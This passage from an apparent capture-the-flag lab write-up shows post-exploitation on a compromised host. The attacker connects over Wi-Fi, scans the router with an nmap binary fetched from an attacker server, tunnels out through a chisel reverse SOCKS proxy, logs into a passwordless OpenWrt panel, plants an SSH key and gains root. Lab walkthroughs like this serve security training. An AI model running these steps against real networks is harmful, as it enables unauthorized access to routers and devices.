    beacon int: 100
```

Upon inspecting the outcome of the `iw` command, it appears to be functioning seamlessly. Subsequently, let us employ the `ifconfig` command on the `wlan0` interface to see if we have an IP address:

```
root@attica02:/tmp# ifconfig wlan0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::ff:fe00:300 prefixlen 64 scopeid 0x20<link>
    ether 02:00:00:00:03:00 txqueuelen 1000 (Ethernet)
    RX packets 27 bytes 4491 (4.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 5916 (5.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

As indicated by the `ifconfig` output, there is currently no assigned `IPv4` address. While `IPv6` is available, obtaining an `IPv4` configuration would be more advantageous. To determine the presence of a DHCP server on the Access Point (AP), we will employ the `dhclient` command in an attempt to acquire a DHCP IP lease.

```
root@attica02:/tmp# dhclient

RTNETLINK answers: File exists
```

We get a `File exists` response, which might seem unhelpful at first, but re-running the `ifconfig` command shows that we now have an `IPv4` address:

```
root@attica02:/tmp# ifconfig wlan0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.46 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::ff:fe00:300 prefixlen 64 scopeid 0x20<link>
    ether 02:00:00:00:03:00 txqueuelen 1000 (Ethernet)
    RX packets 35 bytes 5754 (5.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 38 bytes 7056 (7.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Now that we have a foothold on the network, we aim to attack the router or other devices on the network. We use `arp` to discover them:

```
root@attica02:/tmp# arp -a

? (192.168.1.1) at 02:00:00:00:01:00 [ether] on wlan0
attica02 (10.0.3.44) at <incomplete> on eth0
? (10.0.3.1) at 00:16:3e:00:00:00 [ether] on eth0
```

Attacking the Router

The designated IP address for the router is identified as `192.168.1.1`, as the other two entries are on the `eth0` interface and not `wlan0`. We try pinging the IP to ensure we can reach it:

```
root@attica02:/tmp# ping -c 1 192.168.1.1

PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.168 ms

--- 192.168.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.168/0.168/0.168/0.000 ms
```

To proceed, we will download a static `nmap` binary to the target and initiate a scan on the AP to identify the open ports and their associated services.

We first download it to our machine:

```
wget https://github.com/andrew-d/static-
binaries/raw/master/binaries/linux/x86_64/nmap
```

Then, using our previously-established web server, we download it to the target machine:

```
root@attica02:/tmp# curl -O 10.10.14.19:1234/nmap
root@attica02:/tmp# chmod +x nmap
```

We initiate the scan:

```
root@attica02:/tmp# ./nmap 192.168.1.1

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-07-27 07:23 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
<...SNIP...>
Nmap scan report for 192.168.1.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000026s latency).
Not shown: 1152 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 02:00:00:00:01:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds
```

After scanning the router IP, it is evident that ports `80` and `443` are open, a common configuration for management routers. To access these services from our machine, we must tunnel through our foothold.

For this purpose, we will make use of [chisel](#). We download the binary to our machine:


```
wget
https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_amd64.gz
gunzip chisel_1.9.1_linux_amd64.gz
mv chisel_1.9.1_linux_amd64 chisel
chmod +x chisel
```

We also download it to the target machine:

```
root@attica02:/tmp# curl -o 10.10.14.19:1234/chisel
root@attica02:/tmp# chmod +x chisel
```

We start the `chisel` server on our attacking machine, specifying port `8888` as a listener and using the `--reverse` flag for reverse port forwarding:

```
./chisel server -p 8888 --reverse

2024/07/27 02:46:04 server: Reverse tunnelling enabled
2024/07/27 02:46:04 server: Fingerprint
PxDkwnqtvxZpQBAdCC8SXGzT5CGMK5vJz3umiJf1Xus=
2024/07/27 02:46:04 server: Listening on http://0.0.0.0:8888
```

On the target, we use the `client` mode of `chisel` to connect to the server, using `SOCKS5` dynamic port forwarding:

```
root@attica02:/tmp# ./chisel client 10.10.14.19:8888 R:socks
```

We see the connection on our server:


```
2024/07/27 02:46:07 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

Next, we ensure `proxychains` is configured to use `SOCKS5` on port `1080`:

```
tail -n 3 /etc/proxychains.conf


[ProxyList]
socks5 127.0.0.1 1080
```

We can now access the router's ports and services using `proxychains`. To use the proxy in our browser, we make use of the [FoxyProxy](#) extension (for `Firefox`). We add the following configuration:



Once added, we select the new profile and browse to the router's web server:

`http://192.168.1.1`



We land on a login page with the username `root` already filled out. Pressing `Log in` without specifying a password successfully authenticates us and redirects to the application's dashboard.

ap

StatusSystemNetworkLog out

REFRESHING

No password set!

There is no password set on this router. Please configure a root password to protect the web interface.

Go to password configuration...

Status

System

Hostname	ap
Model	VMware, Inc. VMware Virtual Platform
Architecture	AMD EPYC 7513 32-Core Processor
Target Platform	x86/64
Firmware Version	OpenWrt 23.05.2 r23630-842932a63d / LuCI openwrt-23.05 branch git-23.306.39416-c86c256
Kernel Version	5.4.0-174-generic
Local Time	2024-07-27 08:04:10
Uptime	0h 24m 58s
Load Average	0.00, 0.01, 0.19

Memory

The site's footer reveals that we are looking at an `OpenWRT` management panel:

Powered by LuCI openwrt-23.05 branch (git-23.306.39416-c86c256) / OpenWrt 23.05.2 (r23630-842932a63d)

Enumerating the dashboard, we navigate to the `Administration` tab, where we can configure SSH keys:

ap

StatusSystemNetworkLog out

REFRESHING

No password

There is no password set on this router. Please configure a root password to protect the web interface.

Go to password configuration...

Status

System

System

Administration

Software

Startup

Scheduled Tasks

LED Configuration

Backup / Flash

Firmware

Reboot

Hostname	ap
Model	VMware, Inc. VMware Virtual Platform
Architecture	AMD EPYC 7513 32-Core Processor

In the `SSH-keys` tab, we can import a public SSH key:

ap

StatusSystemNetworkLog out

No password set!

There is no password set on this router. Please configure a root password to protect the web interface.

Go to password configuration...

Router PasswordSSH AccessSSH-KeysHTTP(S) Access

SSH-Keys

Public keys allow for the passwordless SSH logins with a higher security compared to the use of plain passwords. In order to upload a new key to the device, paste an OpenSSH compatible public key line or drag a `.pub` file into the input field.

No public keys present yet.

Paste or drag SSH key file...Add key

We generate a keypair on our attacking machine:

```
ssh-keygen
```

```
Generating public/private rsa key pair.
```

```
Enter file in which to save the key (/home/c4rm3l0/.ssh/id_rsa): ./id_rsa
```

```
Enter passphrase (empty for no passphrase):
```

```
Enter same passphrase again:
```

```
Your identification has been saved in ./id_rsa
```

```
Your public key has been saved in ./id_rsa.pub
```

```
The key fingerprint is:
```

```
SHA256:bw7NN+rGMNWgRY7FUylI3MZASd5739WF/+PQjAbo2hA c4rm3l0@htb-ogy8qvfcgk
```

```
The key's randomart image is:
```

```
+---[RSA 3072]-----+
|           ==Oo... |
|           .+=X  .. |
|           o+O=.  . |
|           .o  ...o |
|           ES.o.  . + |
|           oooo..+.+ |
|           . .o+O+O++ |
|           +.  +oo.. |
|           . . oo   . |
+---[SHA256]-----+
```

We copy the public key and paste it into the web application:

```
cat id_rsa.pub
```

```
ssh-rsa
```

```
AAAAB3NzaC1yc2EAAAADAQABAAQGCY3F0g5kx6vyQNPmeGiPLVdga1Xfuv0MUywc226aL7/PXobTd0w
A1rjTcPA00S2e+6oDPyTK7G1AM0sFxQkDM7TEwhspaUHexWZc2bDrmdLVkv/mDNkSqYfRuFVJr91tTan5
S1RzFBxpU0VnuSj6VWASdrb0P86KaXL7KZw0tXTSjiDeiptacFluvXi30w/f+txlDbFycbQuOPem5WAq
J2RVQvo8r1iUIRw9u00KIbHlMrerPUChDYlLrLoSSsFaMeh83XnXay4h1/mTiikJh8xQ6mmrd5Mjz+zHB
DEwohATfuxDOAlJwv2E5SqJk890bdYvw42ndXMCo1KE5fFa5MOxRvogKVW3nuky4BdsDilyFW8qfw25V1
iAkgnrbtRjHUBBc/yKQGCzKaw1bAu1Mom3zGCLlQuA/9Tps/Q5jv0hpqtSxd8zJswuRGWL/aun8L+Dy8a
PzLFHwp46EmgMX86SwCnri4Nqbro5wkTMw+1LBw/P9nHKS1igD1WIkXk= c4rm3l0@htb-ogy8qvfcgk
```

Pressing **Add key** imports the public key:

Router Password SSH Access **SSH-Keys** HTTP(S) Access

SSH-Keys

Public keys allow for the passwordless SSH logins with a higher security compared to the use of plain passwords. In order to upload a new key to the device, paste an OpenSSH compatible public key line or drag a `.pub` file into the input field.

c4rm3l0@htb-ogy8qvfcgk
RSA, 3072 Bit
AAAAB3NzaC1yc2EAAAADAQABAAQGCY3F0g5kx6vyQNPmeGiPLVdga1Xfuv0MUywc226aL7/PXobTd0wA1rjTcPA00S2e+6oDPyTK7G1AM0sFxQkDM7TEwhspaUHexWZc2bDrmdLVkv/mDNkSqYfRuFVJr91tTan5S1RzFBxpU0VnuSj6VWASdrb0P86KaXL7KZw0tXTSjiDeiptacFluvXi30w/f+txlDbFycbQuOPem5WAqJ2RVQvo8r1iUIRw9u00KIbHlMrerPUChDYlLrLoSSsFaMeh83XnXay4h1/mTiikJh8xQ6mmrd5Mjz+zHBDEwohATfuxDOAlJwv2E5SqJk890bdYvw42ndXMCo1KE5fFa5MOxRvogKVW3nuky4BdsDilyFW8qfw25V1iAkgnrbtRjHUBBc/yKQGCzKaw1bAu1Mom3zGCLlQuA/9Tps/Q5jv0hpqtSxd8zJswuRGWL/aun8L+Dy8aPzLFHwp46EmgMX86SwCnri4Nqbro5wkTMw+1LBw/P9nHKS1igD1WIkXk=

Paste or drag SSH key file...

Add key

Finally, we use the private key to SSH into the router, via `proxychains`:

```
proxychains -q ssh -i id_rsa root@192.168.1.1
```

```
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
```

```
ED25519 key fingerprint is SHA256:ZcoOrJ2dytsfHYNwN2vcg60sZjATPopYMLPVYhczadM.
```

```
This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.

BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

```

  _____
|         | |.-----|.-----|.-----|. | | | |.-----|. | | |
|  -      || _  | -__|         || | | | | _|| _|
|_____| || _  |_____|_____|_____|_____|_____|_____|
          |__| W I R E L E S S   F R E E D O M

```

OpenWrt 23.05.2, r23630-842932a63d

=== WARNING! =====
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.

root@ap:~# id
uid=0(root) gid=0(root)

We now have `root` access to the router. The final flag can be found at `/root/root.txt`.